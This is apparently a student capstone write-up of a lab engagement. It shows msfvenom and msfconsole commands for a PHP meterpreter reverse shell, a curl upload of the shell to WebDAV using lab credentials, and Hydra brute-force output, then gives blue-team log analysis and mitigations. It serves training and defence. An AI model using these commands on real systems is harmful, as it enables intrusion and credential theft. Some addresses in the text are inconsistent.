Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.0

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali (Attacker)

IPv4: 192.168.1.100
OS: Linux Ubuntu
Hostname: ELK (Monitoring)

IPv4: 192.168.1.105
OS: Linux Ubuntu
Hostname: Server1 (Victim)

IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: Mingw64

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attacker Machine
Server1	192.168.1.105	Victim Machine
ELK	192.169.1.100	Monitoring Machine
Mingw64	192.168.1.1	Gateway View Kibana

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	*Describe the vulnerability.*	*Describe what this vulnerability allows the attacker to do.*
Remote Code Execution	An attacker's ability to run any commands or code of the attacker's choice on a target machine or in a target process.	Attacker is able to run code of their choosing with system level privileges on a victim.
Brute Force Vulnerability CVE-2020-14494	An attacker uses a tool to attempt every combination of letters and numbers, eventually guess the password.	May allow unauthorized users to access the system after no more than a fixed maximum number of attempts.
Unauthorized File Upload	Allows the attacker to upload or transfer files of malicious types that can be automatically processed within the victims environment.	Allows unauthorized users to upload malicious payloads.

Exploitation: Remote Code Execution

01

Tools & Processes

- Using Msfvenom I was able to use a malicious payload, which was remotely executed to provide me a reverse shell and have control over the network.


- Nmap
- Msfvenom
- Msfconsole


02

Achievements

- Established a reverse shell on a connection that is initiated from the remote machine.

03





Exploitation: Remote Code Execution

```
Shell No.1
File  Actions  Edit  View  Help

       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```

```
root@kali: /
File  Edit  View  Search  Terminal  Help
root@kali:/# msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.84.210 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes

root@kali:/#
```

Exploitation: Remote Code Execution

root@kali: /

File Edit View Search Terminal Help

```
40755/rwxr-xr-x   4096        dir   2019-04-29 10:17:46 -0400  boot
40755/rwxr-xr-x   4060        dir   2019-04-30 12:47:04 -0400  dev
40755/rwxr-xr-x   4096        dir   2019-04-30 12:42:13 -0400  etc
100644/rw-r--r--  16          fil   2019-04-30 13:45:33 -0400  flag.txt
40755/rwxr-xr-x   4096        dir   2019-04-29 12:46:41 -0400  home
100644/rw-r--r--  56228663    fil   2019-04-29 10:17:46 -0400  initrd.img
100644/rw-r--r--  56228663    fil   2019-04-29 10:17:46 -0400  initrd.img.old
40755/rwxr-xr-x   4096        dir   2019-04-28 15:44:54 -0400  lib
40755/rwxr-xr-x   4096        dir   2019-04-27 14:43:39 -0400  lib64
40700/rwx------   16384       dir   2019-04-27 14:43:31 -0400  lost+found
40755/rwxr-xr-x   4096        dir   2019-04-27 14:43:37 -0400  media
40755/rwxr-xr-x   4096        dir   2019-04-27 14:43:37 -0400  mnt
40755/rwxr-xr-x   4096        dir   2019-04-27 14:43:37 -0400  opt
40555/r-xr-xr-x   0           dir   2019-04-30 12:46:37 -0400  proc
40700/rwx------   4096        dir   2019-04-30 02:22:41 -0400  root
40755/rwxr-xr-x   900         dir   2019-04-30 12:54:35 -0400  run
40755/rwxr-xr-x   12288       dir   2019-04-29 10:17:11 -0400  sbin
40755/rwxr-xr-x   4096        dir   2019-04-27 14:47:15 -0400  snap
40755/rwxr-xr-x   4096        dir   2019-04-28 15:59:50 -0400  snort_src
40755/rwxr-xr-x   4096        dir   2019-04-29 20:59:11 -0400  srv
100600/rw-------  2017460224  fil   2019-04-27 14:46:03 -0400  swap.img
40555/r-xr-xr-x   0           dir   2019-04-30 12:46:46 -0400  sys
41777/rwxrwxrwx   4096        dir   2019-04-30 12:47:11 -0400  tmp
40755/rwxr-xr-x   4096        dir   2019-04-27 14:43:39 -0400  usr
40755/rwxr-xr-x   4096        dir   2019-04-29 14:47:22 -0400  var
100600/rw-------  8298232     fil   2019-04-27 14:45:05 -0400  vmlinuz
100600/rw-------  8298232     fil   2019-04-27 14:45:05 -0400  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Exploitation: Unauthorized File Upload

01

Tools & Processes

- After accessing the webdav I was able to upload a reverse shell payload to gain full access to the victim's server.


- Nmap
- Curl
- Msfvenom
- Msfconsole

02


Achievements


- Allowed me to upload a reverse shell payload.

03



Exploitation: Unauthorized File Upload





curl -u ryan:linux4u -T shell.php 192.168.105/webdav/

Exploitation: Brute Force Vulnerability

01

Tools & Processes


- secret_folder showed the username was “ashton” allowing me to use hydra to perform a brute force attack on the username “ashton” to determine the password
- Nmap
- Hydra
- Rockyou.txt

02

Achievements

- This vulnerability allowed me to access the secret_folder and obtain sensitive information.

03



Exploitation: Brute Force Vulnerability

Shell No.1

File Actions Edit View Help

```
14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of
14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 0] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-01 1
5:00:19
root@Kali:/usr/share/wordlists#
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occurred on 01-29-2022 at 19:10
- 18,717 packets were sent from IP 192.168.1.90


network.transport	tcp
network.type	ipv4
source.bytes	60B
source.ip	192.168.1.90
source.packets	1
source.port	40313
type	flow

Evidence Of The Port Scan

- A large number of packets were exchanged during a short period of time from the same source IP
- The size of each record was a single packet
- The destination port consistently changed
- The source port for the packets were all from port 40313
- Each request consisted of one packet


Analysis: Finding the Request for the Hidden Directory

- The request occurred at 20:21:23. There was a total of 4 requests.
- The file that was requested was connect_to_corp_server. The file contains information to log in to the remote server.



Analysis: Uncovering the Brute Force Attack

- During the attack 22,455 attempts were generated during the Brute Force Attack.
- There was 22,454 attempts before the password was discovered.



Time	_source
Jan 29, 2022 @ 19:21:28.783	user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Jan 29, 2022 @ 19:21:28.783 query: GET /company_folders/secret_folder/ls host.name: server1 status: Error method: get destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 698B client.port: 53056 client.bytes: 162B client.ip: 192.168.1.90 network.bytes: 860B network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:gN+bFFubqEOiBlYcUNsYTegBH7c= url.full: http://192.168.1.105/company_folders/secret_folder/ls url.scheme: http url.domain: 192.168.1.105 url.path: /company_folders/secret_folder/ls source.bytes: 162B source.ip: 192.168.1.90 source.port: 53056 http.request.method: get http.request.bytes: 162B http.request.headers.content-length: 0 http.response.body.bytes: 460B

Analysis: Finding the WebDAV Connection

- During the attack webdav directory was requested 8 times.
- The passwd.dav file was requested.

Time	_source
Jan 29, 2022 @ 20:52:29.000	http.request.referrer: http://192.168.1.105/webdav/ agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.ephemeral_id: 0ed2e0af-a759-4e8d-816b-b13c88579412 agent.type: filebeat agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 46,617,810 source.address: 192.168.1.1 source.ip: 192.168.1.1 fileset.name: access url.original: /webdav/shell.php input.type: log @timestamp: Jan 29, 2022 @ 20:52:29.000 ecs.version: 1.5.0 service.type: apache host.name: server1 http.request.method: get http.response.status_code: 200 http.response.body.bytes: 205B http.version: 1.1 event.kind: event event.created: Jan 29, 2022 @ 20:52:31.654 event.module: apache event.category: web event.dataset: apache.access event.outcome: success user.name: ryan user_agent.original: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- I would suggest setting an alarm that sends an email alert if more then 8 ports are scanned within a 15 minute time stamp, from the same source.ip

System Hardening

- I would suggest the company introduce a firewall on each device that is connected to a network.
- In addition, I would suggest closing all ports that are not required to be exposed to the internet.

Mitigation: Finding the Request for the Hidden Directory

Alarm

- I would suggest that an alarm sends a alert email if HTTP status code 401 exceeds 20.

- In addition to that alarm. I would suggest to set an alarm to search for the Hydra program. The alert would sent an email alert if Hydra is detected in user_agent.original.

System Hardening

- I would suggest that the company use Two-Factor Authentication on employee accounts.

- I think it would be a good practice for the company to encrypt important drives and sensitive documents.

Mitigation: Preventing Brute Force Attacks

Alarm

- The company should use an alarm that sends an email alert if a user fails its login credentials over 5 times in a given period.

System Hardening

- A simple method to prevent this attack would be to limit user login to 5 attempts. After this threshold, the user would be locked out of their account.

Mitigation: Detecting the WebDAV Connection

Alarm

- This directory is only used by authorized users. I would use a whitelist of the authorized user's IP addresses. An alarm should be set up that sends an email alert if an unauthorized IP address attempts to connect to the WebDav directory.

System Hardening

- I would suggest that the company uses and enforces a whitelist of authorized user IP addresses.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- I would suggest that an alarm is set up that send an email alert if an upload is successful to the WebDav directory.

System Hardening

- An effective hardening strategy would be to block all traffic from port other then port 80 and 443. In addition the Webdav directory should not be accessible from a unauthorized user IP from the whitelist.

the End